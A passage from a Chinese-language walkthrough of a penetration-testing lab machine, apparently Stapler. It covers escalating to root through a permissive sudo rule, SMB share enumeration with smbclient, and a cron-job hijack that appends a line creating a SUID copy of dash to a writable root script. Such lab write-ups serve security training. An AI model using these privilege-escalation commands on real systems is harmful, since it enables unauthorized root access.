    lecture=always, env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User peter may run the following commands on red:
(ALL : ALL) ALL
```



```
sudo -l
User peter may run the following commands on red:
(ALL : ALL) ALL
```

可看到给与的权限为ALL最高权限！直接sudo提权：

```
sudo su
```

```
touch ~/.zshrc
red% id
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(smbashare)
red% sudo -l
We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for peter:
Matching Defaults entries for peter on red:
    lecture=always, env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User peter may run the following commands on red:
(ALL : ALL) ALL
red% sudo su
→ peter id
uid=0(root) gid=0(root) groups=0(root)
→ peter █
```

成功提权root！

### 3、计划任务+可写文件提权-方法3

在内网信息枚举的时候发现可写入sh文件漏洞利用：

```
[+] .sh files in path
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
You can write script: /usr/local/sbin/cron-logrotate.sh
```

#### 1) 查找和logrotate相关的文件信息

利用find全局枚举该文件信息：

```
find / -name logrotate* 2>/dev/null
```



```
(root@kali)-[~/Desktop]
└─# ssh JKanode@192.168.40.152

~
peter Barry, don't forget to put a message here
~

JKanode@192.168.40.152's password:
Welcome back!

JKanode@red:~$ find / -name logrotate* 2>/dev/null
/var/lib/logrotate
/var/lib/dpkg/info/logrotate.preinst
/var/lib/dpkg/info/logrotate.postrm
/var/lib/dpkg/info/logrotate.conffiles
/var/lib/dpkg/info/logrotate.list
/var/lib/dpkg/info/logrotate.md5sums
/etc/cron.daily/logrotate
/etc/logrotate.d
/etc/logrotate.conf
/etc/cron.d/logrotate
/usr/share/man/man5/logrotate.conf.5.gz
/usr/share/man/man8/logrotate.8.gz
/usr/share/sosreport/sos/plugins/logrotate.py
/usr/share/sosreport/sos/plugins/__pycache__/logrotate.cpython-35.pyc
/usr/share/bug/logrotate
/usr/share/doc/logrotate
/usr/share/doc/rsync/examples/logrotate.conf.rsync
/usr/sbin/logrotate
```

发现/etc/cron.d/logrotate文件！

2) 查看/etc/cron.d/logrotate文件

```
JKanode@red:~$ cat /etc/cron.d/logrotate
*/5 * * * * root /usr/local/sbin/cron-logrotate.sh
JKanode@red:~$
```

```
cat /etc/cron.d/logrotate
*/5 * * * * root /usr/local/sbin/cron-logrotate.sh
```

可看到每五分钟运行一次cron-logrotate.sh！

3) 写入dash代码

```
echo "cp /bin/dash /tmp/exploit; chmod u+s /tmp/exploit; chmod root:root /tmp/exploit" >> /usr/local/sbin/cron-logrotate.sh
cat /usr/local/sbin/cron-logrotate.sh
```



Linux smbclient命令可存取SMB/CIFS服务器的用户端程序。

SMB与CIFS为服务器通信协议，常用于Windows95/98/NT等系统。smbclient(samba client)可让Linux系统存取Windows系统所分享的资源。

```
(root@kali)~[~/Desktop]
# smbclient -L //192.168.40.152
Enter WORKGROUP\root's password:
pete@192.168.40.152:
Sharename      Type           Comment
-----
print$         Disk          Printer Drivers
kathy          Disk          Fred, What are we doing here?
tmp            Disk          All temporary files should be stored here
IPC$          IPC           IPC Service (red server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

```
smbclient -L //192.168.40.152
-L 显示服务器端所分享出来的所有资源
```

之前已知kathy和tmp是开放的！

### 1) 连接这2个文件夹

连接kathy文件夹：

```
smbclient ///kathy -I 192.168.40.152 -N
-I<IP地址> 指定服务器的IP地址
-N 不用询问密码

cd kathy_stuff
get todo-list.txt
cd backup
get vsftpd.conf
get wordpress-4.tar.gz
```

```
(root@kali)~[~/Desktop]
# smbclient ///kathy -I 192.168.40.152 -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Fri Jun  3 12:52:52 2016
..               D          0   Mon Jun  6 17:39:56 2016
kathy_stuff      D          0   Sun Jun  5 11:02:27 2016
backup           D          0   Sun Jun  5 11:04:14 2016
19478204 blocks of size 1024. 15971088 blocks available
smb: \> cd kathy_stuff
smb: \kathy_stuff\> ls
.                D          0   Sun Jun  5 11:02:27 2016
..               D          0   Fri Jun  3 12:52:52 2016
todo-list.txt    N          64   Sun Jun  5 11:02:27 2016
19478204 blocks of size 1024. 15971088 blocks available
smb: \kathy_stuff\> get todo-list.txt
getting file \kathy_stuff\todo-list.txt of size 64 as todo-list.txt (8.9 KiloBytes/sec) (average 8.9 KiloBytes/sec)
smb: \kathy_stuff\> cd ..
smb: \> cd backup
smb: \backup\> ls
.                D          0   Sun Jun  5 11:04:14 2016
..               D          0   Fri Jun  3 12:52:52 2016
vsftpd.conf      N          5961  Sun Jun  5 11:03:45 2016
wordpress-4.tar.gz N        6321767  Mon Apr 27 13:14:46 2015
19478204 blocks of size 1024. 15971088 blocks available
smb: \backup\> get vsftpd.conf
getting file \backup\vsftpd.conf of size 5961 as vsftpd.conf (342.4 KiloBytes/sec) (average 245.2 KiloBytes/sec)
smb: \backup\> get wordpress-4.tar.gz
getting file \backup\wordpress-4.tar.gz of size 6321767 as wordpress-4.tar.gz (59937.8 KiloBytes/sec) (average 48657.4 KiloBytes/sec)
smb: \backup\>
```

通过命令连接后发现三个文件信息都成功下载！

连接tmp文件夹：

连接tmp文件夹，下载文件ls至本地

```
smbclient ///tmp -I 192.168.40.152 -N
get ls
```

```
(root@kali)~[~/Desktop]
# smbclient ///tmp -I 192.168.40.152 -N
Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
.                D          0   Tue Apr  5 21:50:07 2022
..               D          0   Mon Jun  6 17:39:56 2016
ls               N          274   Sun Jun  5 11:32:58 2016
19478204 blocks of size 1024. 15971088 blocks available
smb: \> get ls
getting file \ls of size 274 as ls (133.8 KiloBytes/sec) (average 133.8 KiloBytes/sec)
smb: \>
```

通过命令连接后发现文件信息都成功下载！

## 2) 枚举文件信息



```
(root@kali) [~/Desktop]
# ls
11.exe          42084.rb          ls
193104749.jpeg  easy-creds-2021-06-20-1005  marshalsec-0.0.3-SNAPSHOT-all.jar
1.txt           exp.class         message2.jpg
33.exe         exp.java         msf.php
39646.py        firefox-esr.desktop  note
39772.txt       Jsp.jsp          pass.txt
39772.zip       kali-burpsuite.desktop  php-reverse-shell.php

redis-4.0.8    vulhub
redis-4.0.0.tar.gz  webacoo.php
terminator.desktop  weblogic_CVE_2020_2551.jar
test              wordpress-4.tar.gz
test.php
todo-list.txt
vsftpd.conf

(root@kali) [~/Desktop]
# cat ls
total 12.0K
drwxrwxrwt  2 root root 4.0K Jun  5 16:32 .
drwxr-xr-x 16 root root 4.0K Jun  3 22:06 ..
-rw-r--r--  1 root root  0 Jun  5 16:32 ls
drwx----- 3 root root 4.0K Jun  5 15:32 systemd-private-df2bff9b90164a2eadc490c0b8f76087-systemd-timesyncd.service-vFKoxJ

(root@kali) [~/Desktop]
# cat ls

(root@kali) [~/Desktop]
# cat todo-list.txt
I'm making sure to backup anything important for Initech, Kathy

130 x
```

成功下载4个文件后，通过阅读查看均无可用信息！

## 十、总结

通过以上的学习，我们认知了一些红队的小技巧的技术手段，完成了从信息收集到内核提权项目落地，学习到了非常多的技巧，例如nmap全端口信息枚举、FTP信息枚举、Samba信息收集、暴力破解ssh信息枚举、nc信息枚举666端口、枚举12380端口信息收集、Wpscan信息收集、39646 exp利用、Mysql信息枚举、John暴力破解、php-webshell文件上传利用、weeveily文件上传利用、webacoo文件上传利用、Msfconsole文件上传上线webshell、mysql INTO OUT文件上传攻陷服务器、Linpeas信息枚举、内核提权、SSH-sudo登录内核提权、计划任务+可写文件提权等等，希望伙伴们能实际操作复现一遍！来巩固自身的渗透技术和技巧！

希望大家提高安全意识，没有网络安全就没有国家安全！



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)